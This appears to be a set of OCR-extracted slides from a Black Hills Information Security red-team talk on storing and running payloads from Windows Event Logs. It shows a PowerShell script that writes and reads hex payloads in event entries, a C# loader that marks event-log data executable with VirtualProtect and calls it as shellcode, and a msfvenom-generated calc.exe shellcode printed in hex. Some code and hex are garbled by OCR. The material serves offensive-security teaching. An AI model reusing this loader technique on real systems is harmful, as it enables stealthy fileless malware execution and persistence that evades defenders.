





Binary data:

In Words

0000: 6F43202D 203A6564 524F4320 43435653 0010: 30303030 32373730 6143202D 203A6C6C 0020: 524F4320 43435653 30303030 34353730 0030: 4950202D 20203A44 30303030 38323638 0040: 4954202D 20203A44 30303030 34363636



Binary data can be included in an Event Log if it is passed as a byte array



BLACK HILLS

How much data can be stored??

61,440 Bytes



Starting to get offensive...





Retrieving Payload from Event Logs

```
Write-Host "Event Log Injection"
                                                                                                                    Event Log Injection
     # $payload = Read-Host ("Payload as hex string: ")
     $payload = '5368696C6C207570207769746820416E7469737970686F6E'
     ## Default Variables
     $1 = 'Application'
     $2 = 'BHIS'
     $3 = '1337'
     $4 = 'Pavloads Found Here'
11
12
     ## Convert $payload hex string into byte raw
13
14
                                                                                                                    PS C:\Users\rbx\Desktop>
     $hashByteArray = [byte[]] ($payload -replace '..', '0x$&,' -split ',' -ne '')
15
16
17
     # Create Event Log
18
19
     Write-EventLog -LogName $1 -Source $2 -EventId $3 -EntryType Information -Category 0 -Message $4 -RawData ShashByteArray
20
21
     # Sleep to allow user to see log in Event Viewer
22
     Start-Sleep -Seconds 5
                                                                                                                               File Action View Help
23
24
                                                                                                                              Write-Host ""
25
                                                                                                                              I Event Viewer (Local)
     Write-Host "### Pulling payload out of Event Log ###"
26
                                                                                                                              > \iint Custom Views
     Write-Host ""
27

▼ I Windows Logs

28
                                                                                                                                  Application
     $a = Get-EventLog -LogName $1 -Source $2 -InstanceId 1337 -Newest 1
29
                                                                                                                                  Security Security
30
                                                                                                                                  Setup
31
     Write-Host "Payload Found. Converting to string..."
                                                                                                                                  System 
                                                                                                                                                      General Details
                                                                                                                                  Forwarded Events
     $shellcode = ($a.Data | Format-Hex | Select-Object -Expand Bytes | ForEach-Object { '{0:x2}' -f $_}) -join ''
33

→ In Applications and Services Logs

    Friendly View
    XML View

     Write-Host "Payload = $shellcode"
                                                                                                                                  Hardware Events
                                                                                                                                  Internet Explorer
                                                                                                                                  Key Management Service
                                                                                                                                                         + System
                                                                                                                                > Microsoft
```

PS C:\Users\rbx\Desktop> .\Retrieve.ps1 ### Pulling payload out of Event Log ### Payload Found. Converting to string... Payload = 536b696c6c207570207769746820416e7469737970686f6e Application Number of events: 1,219 Actions Applica... 🔺 Event ID Task Category information 9/7/2022 11:41:14 AM 1337 None 🥳 Ор... Event Properties - Event 1337, BHIS

- EventData


Pavloads Found Here

536B696C6C207570207769746820416E7469737970686F6E

> CopenSSH Windows PowerShell

Subscriptions

```
□using System;
 using System.Diagnostics;
 using System.Linq;
⊡namespace BHIS 1
     0 references
     class Program
         0 references
         public static byte[] StringToByteArray(string hex)
             return Enumerable.Range(0, hex.Length)
                               .Where(x => \times % 2 == 0)
                               .Select(x => Convert.ToByte(hex.Substring(x, 2), 16))
                               .ToArray();
         0 references
         static void Main(string[] args)
             Console.WriteLine("BHIS-Loader");
             EventLog myEventLog1 = new EventLog();
             myEventLog1.Log = "Key Management Service";
             EventLogEntryCollection myEventLogEntryCollection = myEventLog1.Entries;
             byte[] data_array = myEventLogEntryCollection[0].Data;
             var number = data_array.Length;
             Console.WriteLine("Found Payload in Event Log Entries");
             string eval = string.Empty;
             string data = BitConverter.ToString(myEventLogEntryCollection[0].Data);
             eval += data;
             string str = eval.Replace("-", "");
             Console.WriteLine("Payload is: " + data_array.Length + " Bytes");
             Console.WriteLine("Payload String is: " + str);
```



LACK HILLS

Information Security

```
// Payload Injection Starts Here
GCHandle SCHandle = GCHandle.Alloc(data_array, GCHandleType.Pinned);
IntPtr SCPointer = SCHandle.AddrOfPinnedObject();
uint floldProtect;

if (VirtualProtect(SCPointer, (UIntPtr)data_array.Length, 0x40, out floldProtect))
{
   ptrShellCode sc = (ptrShellCode)Marshal.GetDelegateForFunctionPointer(SCPointer, typeof(ptrShellCode));
   sc();
}
```

PS C:\Users\rbx\Desktop> .\BHIS-2.exe

BHIS-Loader

Found Payload in Event Log Entries

Payload is: 24 Bytes

Payload String is: 536B696C6C207570207769746820416E7469737970686F6E

Unhandled Exception: System.AccessViolationException: Attempted to read or write protected memory. This is often an indicat

ion that other memory is corrupt.

at BHIS_2.Program.Main(String[] args)

PS C:\Users\rbx\Desktop>





PS C:\Users\rbx\Desktop> .\Retrieve.ps1
Event Log Injection


Pulling payload out of Event Log

Event Viewer

Payload Found. Converting to string...

Payload = fc4883e4f0e8c0000000415141505251564831d265488b5260488b5218488b5220488b7250480fb74a4a4d31c94831c0ac3c617c022c2041c
1c90d4101c1e2ed524151488b52208b423c4801d08b80880000004885c074674801d0508b4818448b40204901d0e35648ffc9418b34884801d64d31c948
31c0ac41c1c90d4101c138e075f14c034c24084539d175d858448b40244901d066418b0c48448b401c4901d0418b04884801d0415841585e595a4158415
9415a4883ec204152ffe05841595a488b12e957ffffff5d48ba010000000000000000488d8d0101000041ba318b6f87ffd5bbf0b5a25641baa695bd9dffd5
4883c4283c067c0a80fbe07505bb4713726f6a00594189daffd563616c632e65786500

PS C:\Users\rbx\Desktop>



--(rbx⊕kali)-[~]

- s msfvenom -p windows/x64/exec CMD=calc.exe -f hex
- [-] No platform was selected, choosing Msf::Module::Platfo
 rm::Windows from the payload
- [-] No arch selected, selecting arch: x64 from the payload No encoder specified, outputting raw payload

Payload size: 276 bytes

Final size of hex file: 552 bytes

fc4883e4f0e8c0000000415141505251564831d265488b5260488b5218
488b5220488b7250480fb74a4a4d31c94831c0ac3c617c022c2041c1c9
0d4101c1e2ed524151488b52208b423c4801d08b80880000004885c074
674801d0508b4818448b40204901d0e35648ffc9418b34884801d64d31
c94831c0ac41c1c90d4101c138e075f14c034c24084539d175d858448b
40244901d066418b0c48448b401c4901d0418b04884801d0415841585e
595a41584159415a4883ec204152ffe05841595a488b12e957fffff5d
48ba01000000000000000488d8d0101000041ba318b6f87ffd5bbf0b5a2
5641baa695bd9dffd54883c4283c067c0a80fbe07505bb4713726f6a00
594189daffd563616c632e65786500

PS C:\Users\rbx\Desktop> .\BHIS-2.exe

BHIS-Loader

Found Payload in Event Log Entries


Payload is: 276 Bytes

Payload String is: FC4883E4F0E8C0000000415141505251564831D265488B5260488B5218488B5220488B7250480FB74A4A4D31C94831C0AC3C617C 022C2041C1C90D4101C1E2ED524151488B52208B423C4801D08B80880000004885C074674801D0508B4818448B40204901D0E35648FFC9418B34884801D 64D31C94831C0AC41C1C90D4101C138E075F14C034C24084539D175D858448B40244901D066418B0C484448B401C4901D0418B04884801D0415841585E59 5A41584159415A4883EC204152FFE05841595A488B12E957FFFFF5D48BA01000000000000000000488D8D0101000041BA318B6F87FFD5BBF0B5A25641BAA69 5BD9DFFD54883C4283C067C0A80FBE07505BB4713726F6A00594189DAFFD563616C632E65786500

Unhandled Exception: System.AccessViolationException: Attempted to read or write protected memory. This is often an indicat

ion that other memory is corrupt.

at BHIS_2.Program.Main(String[] args)
PS C:\Users\rbx\Desktop>





Now we're getting somewhere...


Let's go live!





In Conclusion





https://www.blackhillsinfosec.com/windows-event-logs-for-red-teams/

References

- https://threatpost.com/attackers-use-event-logs-tohide-fileless-malware/179484/
- https://securelist.com/a-new-secret-stash-for-fileless-malware/106393/
- https://docs.microsoft.com/enus/windows/win32/eventlog/event-logging-security
- https://github.com/improsec/SharpEventPersist



